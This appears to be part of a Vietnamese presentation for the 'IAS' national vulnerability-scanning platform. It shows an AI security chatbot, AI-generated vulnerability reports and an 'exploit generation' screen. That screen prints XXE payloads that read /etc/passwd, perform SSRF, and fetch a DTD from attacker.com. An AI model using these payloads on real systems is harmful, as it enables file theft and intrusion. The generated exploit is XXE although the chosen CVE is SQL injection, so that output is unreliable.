 - (4) Cho phép phân tích lỗ hổng và đưa ra hướng dẫn để hỗ trợ khắc phục lỗ hổng.
 - (5) Cho phép sinh ra các mã khai thác cơ bản theo lỗ hổng, cho phép người dùng tùy chỉnh theo yêu cầu.
 - (6) Tự động kiểm tra tính hợp lệ của mã khai thác người dùng nhập vào.



X. NHÓM PHẦN MỀM TRÍ TUỆ NHÂN TẠO TRONG ATTT (4/6)

2. Phần mềm trợ lý ảo an toàn thông tin

The screenshot displays the IAS.AI virtual assistant interface. On the left is a dark sidebar menu with the following items: Dashboard, Hệ thống ấn danh, Quét điện rộng, Quét chuyên sâu, Kiểm thử lỗ hổng, Quản lý Engine, Nền tảng AI (with sub-items: Dịch văn bản, **Trợ lý ảo ATTT**, Sinh mã khai thác, Báo cáo thông minh), Datalake, Tìm kiếm nâng cao, Quản lý người dùng, Lịch sử truy cập, and Giới thiệu về công ty. At the bottom of the sidebar is a 'Thu gọn' button.

The main chat area has a blue header 'Trợ lý ảo ANTT'. A grey message bubble says: 'Xin chào! IAS.AI có thể hỗ trợ gì cho bạn về an toàn thông tin?'. A blue button below it says 'Cách diệt virus máy tính'. A grey message bubble follows: 'Câu hỏi này tương tự câu hỏi trước, bạn có muốn tôi tập trung vào một khía cạnh cụ thể nào không? Ví dụ:'. Below this are four numbered questions: 1. Phần mềm diệt virus cụ thể: Bạn muốn biết cách sử dụng một phần mềm diệt virus cụ thể (ví dụ: Avast, Kaspersky) để diệt virus? 2. Loại virus cụ thể: Bạn đang nghi ngờ máy tính bị nhiễm một loại virus cụ thể (ví dụ: ransomware, trojan) và muốn biết cách xử lý? 3. Diệt virus thủ công: Bạn muốn biết các bước diệt virus thủ công (không dùng phần mềm)? 4. Diệt virus trên hệ điều hành khác: Bạn muốn biết cách diệt virus trên MacOS hoặc Linux? Another grey message bubble asks: 'Vui lòng cung cấp thêm thông tin để tôi có thể đưa ra câu trả lời chính xác và hữu ích nhất.' A final grey message bubble asks: 'Bạn cần IAS.AI hỗ trợ thêm gì nữa không?'. A blue button below it says 'Làm thế nào để bảo vệ an toàn thông tin cho máy tính'. A grey message bubble follows: 'Để bảo vệ an toàn thông tin cho máy tính, bạn cần thực hiện một loạt các biện pháp toàn diện, bao gồm cả phòng ngừa và ứng phó. Dưới đây là các bước quan trọng bạn nên thực hiện:'. Below this are three numbered steps: 1. Cập nhật hệ điều hành và phần mềm thường xuyên: with sub-points 'Lý do: Các bản cập nhật thường chứa các bản vá bảo mật, khắc phục các lỗ hổng mà kẻ tấn công có thể khai thác.' and 'Thực hiện: Bật tính năng tự động cập nhật nếu có thể. Kiểm tra và cài đặt các bản cập nhật thủ công nếu cần thiết.' 2. Sử dụng phần mềm diệt virus và phần mềm chống phần mềm độc hại: with sub-points 'Lý do: Phần mềm diệt virus giúp phát hiện và loại bỏ các virus, trojan, worm và các phần mềm độc hại khác.' and 'Thực hiện:' with sub-points 'Chọn một phần mềm diệt virus uy tín và cài đặt nó.', 'Đảm bảo phần mềm luôn được cập nhật.', and 'Thực hiện quét toàn bộ hệ thống định kỳ.' 3. Sử dụng tường lửa (Firewall): with sub-point 'Lưu ý: Sử dụng thêm phần mềm chống phần mềm độc hại (ví dụ: Malwarebytes) để tăng cường bảo vệ.' At the bottom of the chat area is a text input field 'Nhập nội dung...' and a blue 'Gửi' button.

X. NHÓM PHẦN MỀM TRÍ TUỆ NHÂN TẠO TRONG ATTT (5/6)

3. Sinh mã khai thác

- Từ CVE lựa chọn hệ thống AI tự động đưa ra thông tin tổng hợp về lỗ hổng, Các điều kiện khai thác, quy trình khai thác, mã khai thác và payload cụ thể, Phân tích mã khai thác và đánh giá mức độ khả thi.

The screenshot shows a web application interface for generating exploits. It features a search bar for CVEs, a list of results with descriptions, and a modal window for selecting a CVE. The modal window displays a table with columns for STT, Cve, and Diễn giải. The first row is selected, showing CVE-2025-4885 with a detailed description of a vulnerability in the Sales and Inventory System 1.0.

STT	Cve	Diễn giải
1	CVE-2025-4885	A vulnerability classified as critical has been found in itsourcecode Sales and Inventory System 1.0. Affected is an unknown function of the file /pages/product_add.php. The manipulation of the argument serial leads to sql injection. It is possible to launch the attack remotely. The exploit has been disclosed to the public and may be used. Other parameters might be affected as well.
2	CVE-2025-4884	A vulnerability was found in itsourcecode Restaurant Management System 1.0. It has been rated as critical. This issue affects some unknown processing of the file /admin/assign_save.php. The manipulation of the argument team leads to sql injection. The attack may be initiated remotely. The exploit has been disclosed to the public and may be used.
3	CVE-2025-4883	A vulnerability was found in D-Link DI-8100 16.07.26A1. It has been declared as critical. This vulnerability affects the function ctxz_asp of the file /ctxz.asp of the component Connection Limit Page. The manipulation of the argument def/defTcp/defUdp/defIcmp/defOther leads to stack-based buffer overflow. The attack can be initiated remotely. The exploit has been disclosed to the public and

The screenshot shows a web application interface for generating exploits. It features a search bar for CVEs, a list of results with descriptions, and a modal window for selecting a CVE. The modal window displays a table with columns for STT, Cve, and Diễn giải. The first row is selected, showing CVE-2025-4885 with a detailed description of a vulnerability in the Sales and Inventory System 1.0.

Sinh mã khai thác

Dữ liệu đầu vào *

CVE-2025-4885

Sinh mã khai thác

Mã khai thác

soát, định nghĩa này sau đó có thể được sử dụng để thực thi các lệnh hệ thống.

4. Mã Khai thác (PoC) và Payload Cụ thể

Ví dụ Payload XXE để đọc tệp tin /etc/passwd:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<root>
  <data>&xxe;</data>
</root>
```

Ví dụ Payload XXE để thực hiện SSRF (Server-Side Request Forgery) đến địa chỉ IP 192.168.1.100 port 80:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "http://192.168.1.100/">
]>
<root>
  <data>&xxe;</data>
</root>
```

Ví dụ Payload XXE (chỉ minh họa, RCE phụ thuộc vào cấu hình ứng dụng/thư viện):

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ENTITY % ext SYSTEM "http://attacker.com/evil.dtd">
```

X. NHÓM PHẦN MỀM TRÍ TUỆ NHÂN TẠO TRONG ATTT (6/6)

4. Báo cáo thông minh

- Hệ thống đưa ra tổng hợp báo cáo thông minh dựa trên công nghệ trí tuệ nhân tạo.
- Hệ thống tự động tổng hợp dựa trên 291 mục tiêu
- Hệ thống đưa ra các tổng hợp thông minh sau
 - Phân tích chi tiết lỗ hổng
 - Các lỗ hổng xuất hiện nhiều nhất
 - Các lỗ hổng xuất hiện một lần
 - Phân tích chung
 - Khuyến nghị chung
 - Kết luận.

Báo cáo thông minh

Tham số đầu vào

Từ ngày

16/05/2025

Đến ngày

18/05/2025

Đối tượng quét

Thiết bị

Website

Phân tích thông minh

Kết quả phân tích

Báo cáo Tình hình An ninh mạng - Giai đoạn 2025-05-16 đến 2025-05-18

Tóm tắt báo cáo

- Tổng số mục tiêu thiết bị được đánh giá: 291
- Tổng số lỗ hổng phát hiện: 1127
- Số loại lỗ hổng phát hiện: 82

Báo cáo này cung cấp một cái nhìn tổng quan về tình hình an ninh mạng trong giai đoạn được đánh giá. Số lượng lỗ hổng được phát hiện cho thấy cần có các biện pháp tăng cường để bảo vệ hệ thống và dữ liệu.

Phân tích chi tiết lỗ hổng

Dưới đây là phân tích chi tiết các lỗ hổng được phát hiện trong giai đoạn báo cáo, cùng với các khuyến nghị để giảm thiểu rủi ro.

Các lỗ hổng xuất hiện nhiều lần (2 lần):

- CVE-2015-8325
- CVE-2016-8858
- CVE-2016-10012
- CVE-2022-23943
- CVE-2016-10708
- CVE-2021-41617
- CVE-2024-38476
- CVE-2022-31813
- CVE-2024-38474
- CVE-2020-15778
- CVE-2023-25690
- CVE-2016-6515

F. KẾT LUẬN

- Hiện trạng Việt Nam chưa có hệ thống hoàn chỉnh...hiệu năng cao, hoạt động hiệu quả đặc biệt trong tình hình tác chiến trên KGM ngày càng diễn biến tinh vi và leo thang.
- Hệ thống phần mềm tự động dò quét thông minh IAS đưa vào hoạt động có nhiệm vụ tự động dò quét, phát hiện tài sản CNTT có lỗ hổng trên quy mô lớn trên KGM, nhằm nắm vững hiện trạng hạ tầng không gian mạng của Việt Nam kết hợp với hệ thống thông tin cảnh báo môi đe dọa, để xác định nguy cơ trên quy mô toàn quốc gia trên KGM khi bị tấn công mạng;
- Từ những thực trạng và nhu cầu đã trình bày ở trên, việc triển khai đầu tư một hệ thống tự động dò quét thông minh IAS là rất cần thiết, nhằm hiện đại hóa phương tiện làm việc, nâng cao hiệu quả công tác nắm vững lỗ hổng, điểm yếu trên KGM Việt Nam; công bố, tuyên truyền, yêu cầu các cơ quan chủ quản nghiên cứu, khắc phục, xây dựng môi trường KGM lành mạnh, an toàn, góp phần bảo vệ chủ quyền quốc gia trên KGM.

